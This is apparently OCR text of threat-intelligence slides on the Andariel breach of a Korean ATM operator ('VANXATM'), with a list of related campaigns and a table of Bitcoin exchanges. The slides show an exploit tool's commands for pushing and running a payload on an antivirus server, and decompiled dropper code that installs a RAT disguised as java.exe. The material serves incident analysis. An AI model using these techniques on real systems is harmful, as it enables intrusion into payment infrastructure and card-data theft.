
- **Attribution**
  - Andareil Group

- **Damage**
  - the number of leaked card information (Sept, 2016 ~ Feb, 2017)
    => Total 1.9m (After deduplication 230k)

VANXATM - ATM OPERATOR COMPANY BREACH


VANXATM - ATM OPERATOR COMPANY BREACH

- Process flow of VANXATM



VANXATM - ATM OPERATOR COMPANY BREACH


- Exploit tool (fs.exe)
  - Scan antivirus server's service port
  - Connect to the server
  - Send file
  - Run file



```
C:₩>fs.exe
+++  TargetIP TargetPort commandType arg1 arg2 arg3
+++      SendFile calc.exe /tmp/calc.tmp
+++      GetFile /tmp/calc.tmp c:₩temp₩calc.exe
+++      Scan
+++      Update
+++      Run c:₩windows₩notepad.exe 1.txt system(administrator)
+++      Restart
+++      ServerUpdate

C:₩>fs.exe 192.168.12.168 18604 scan
--  192.168.12.168:18604 Connect Success!
        Scan Success!

C:₩>fs.exe 192.168.12.168 18604 scan
--  192.168.12.168:18604 Connect Success!
        Scan Success!

C:₩>fs.exe 192.168.12.168 18604 SendFile server.exe /server.exe
--  192.168.12.168:18604 Connect Success!
        File Sending...(Total 112231 Byte)
    Success!

C:₩>fs.exe 192.168.12.168 18605 run c:₩server.exe dummy system(administrator)
--  192.168.12.168:18605 Connect Success!
        Runnig c:₩server.exe Success!
```


VANXATM - ATM OPERATOR COMPANY BREACH

- VAN_XATM.exe (Dropper Type A)



```
v4 = fopen("c:₩₩windows₩₩temp₩₩javaupdate.exe", "wb");
Sleep(0x3E8u);
if ( v4
  && (fwrite(&unk_40DEB0, 0x1D8A00u, 1u, v4),
      fclose(v4),
      memset(&StartupInfo.lpReserved, 0, 0x40u),
      ProcessInformation.hProcess = 0,
      ProcessInformation.hThread = 0,
      ProcessInformation.dwProcessId = 0,
      ProcessInformation.dwThreadId = 0,
      StartupInfo.cb = 68,
      sprintf(&CommandLine, "%s %s", "c:₩₩windows₩₩temp₩₩javaupdate.exe", &Filename),
      v6 = fopen("c:₩₩windows₩₩temp₩₩java.exe", "wb"),
      Sleep(0x64u),
      v6) )
{
  fwrite(&unk_5E68B0, 0x10800u, 1u, v6);
  fclose(v6);
  Sleep(0x64u);
  CreateProcessA(0, "c:₩₩windows₩₩temp₩₩java.exe", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation)
  Sleep(0x64u);
  result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
}
```

Dropping java.exe (RAT) & javaupdate.exe (legit ATM program)




```
00000040BA04    0    c:\windows\temp\java.exe
00000040BA80    0    F:\Work\card\Van_XATM\Release\Van_XATM.pdb
00000040BF4A    0    GetModuleFileNameA
```

PDB Path

VANXATM - ATM OPERATOR COMPANY BREACH

- Suspicious files discovered from VANXATM C&C Server



이름	생성일	수정일	크기
0904CHVA.100	2016년 9월 4일 오후 11:39	2016년 9월 4일 오후 11:39	1.1MB
0904CHVA.000	2016년 9월 4일 오후 11:40	2016년 9월 4일 오후 11:40	237KB
0905.100	2016년 9월 5일 오전 3:58	2016년 9월 5일 오전 3:58	72바이트
0905CHVA.100	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	512KB
0905CHVA.000	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	124KB
0906CHVA.000	2016년 9월 6일 오후 11:59	2016년 9월 6일 오후 11:59	227KB
0906CHVA.100	2016년 9월 7일 오전 12:00	2016년 9월 7일 오전 12:00	847KB
0907.100	2016년 9월 7일 오전 3:58	2016년 9월 7일 오전 3:58	72바이트
0907CHVA.100	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	766KB
0907CHVA.000	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	192KB
0908CHVA.100	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	598KB
0908CHVA.000	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	136KB
0909.100	2016년 9월 9일 오전 3:53	2016년 9월 9일 오전 3:53	72바이트
0909CHVA.000	2016년 9월 9일 오후 11:57	2016년 9월 9일 오후 11:57	222KB
0909CHVA.100	2016년 9월 10일 오전 12:00	2016년 9월 10일 오전 12:00	1.3MB
0910CHVA.000	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	170KB
0910CHVA.100	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	1MB
0911.100	2016년 9월 11일 오전 3:53	2016년 9월 11일 오전 3:53	72바이트
0911CHVA.100	2016년 9월 11일 오후 11:22	2016년 9월 11일 오후 11:22	1.1MB
0911CHVA.000	2016년 9월 11일 오후 11:23	2016년 9월 11일 오후 11:23	182KB

CASES

- KOREA MAJOR BANK ATTACK FROM BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM FROM ANDARIEL
- BITCOIN EXCHANGES HACKED FROM BLUENOROFF
- INTERESTING ATTACK TARGETED BANK IN EGYPT FROM REAPER

BITCOIN EXCHANGES HACKING CAMPAIGN

- Trading volume of major Bitcoin Exchanges in South Korea
  - ‘C’ is the first char of Bitcoin Exchanges that is used for many company names

	B	C#1	C#2	C#3
Incorporation	2014 Jan	2014 Aug	2013 July	2017 Apr
Number of employee	Around 150	Around 80	Around 60	Around 20
Number of coin type	10	7	5	12
Transaction Amount per day(17.11.21. USD)	735 million	84 million	120 million	29 million

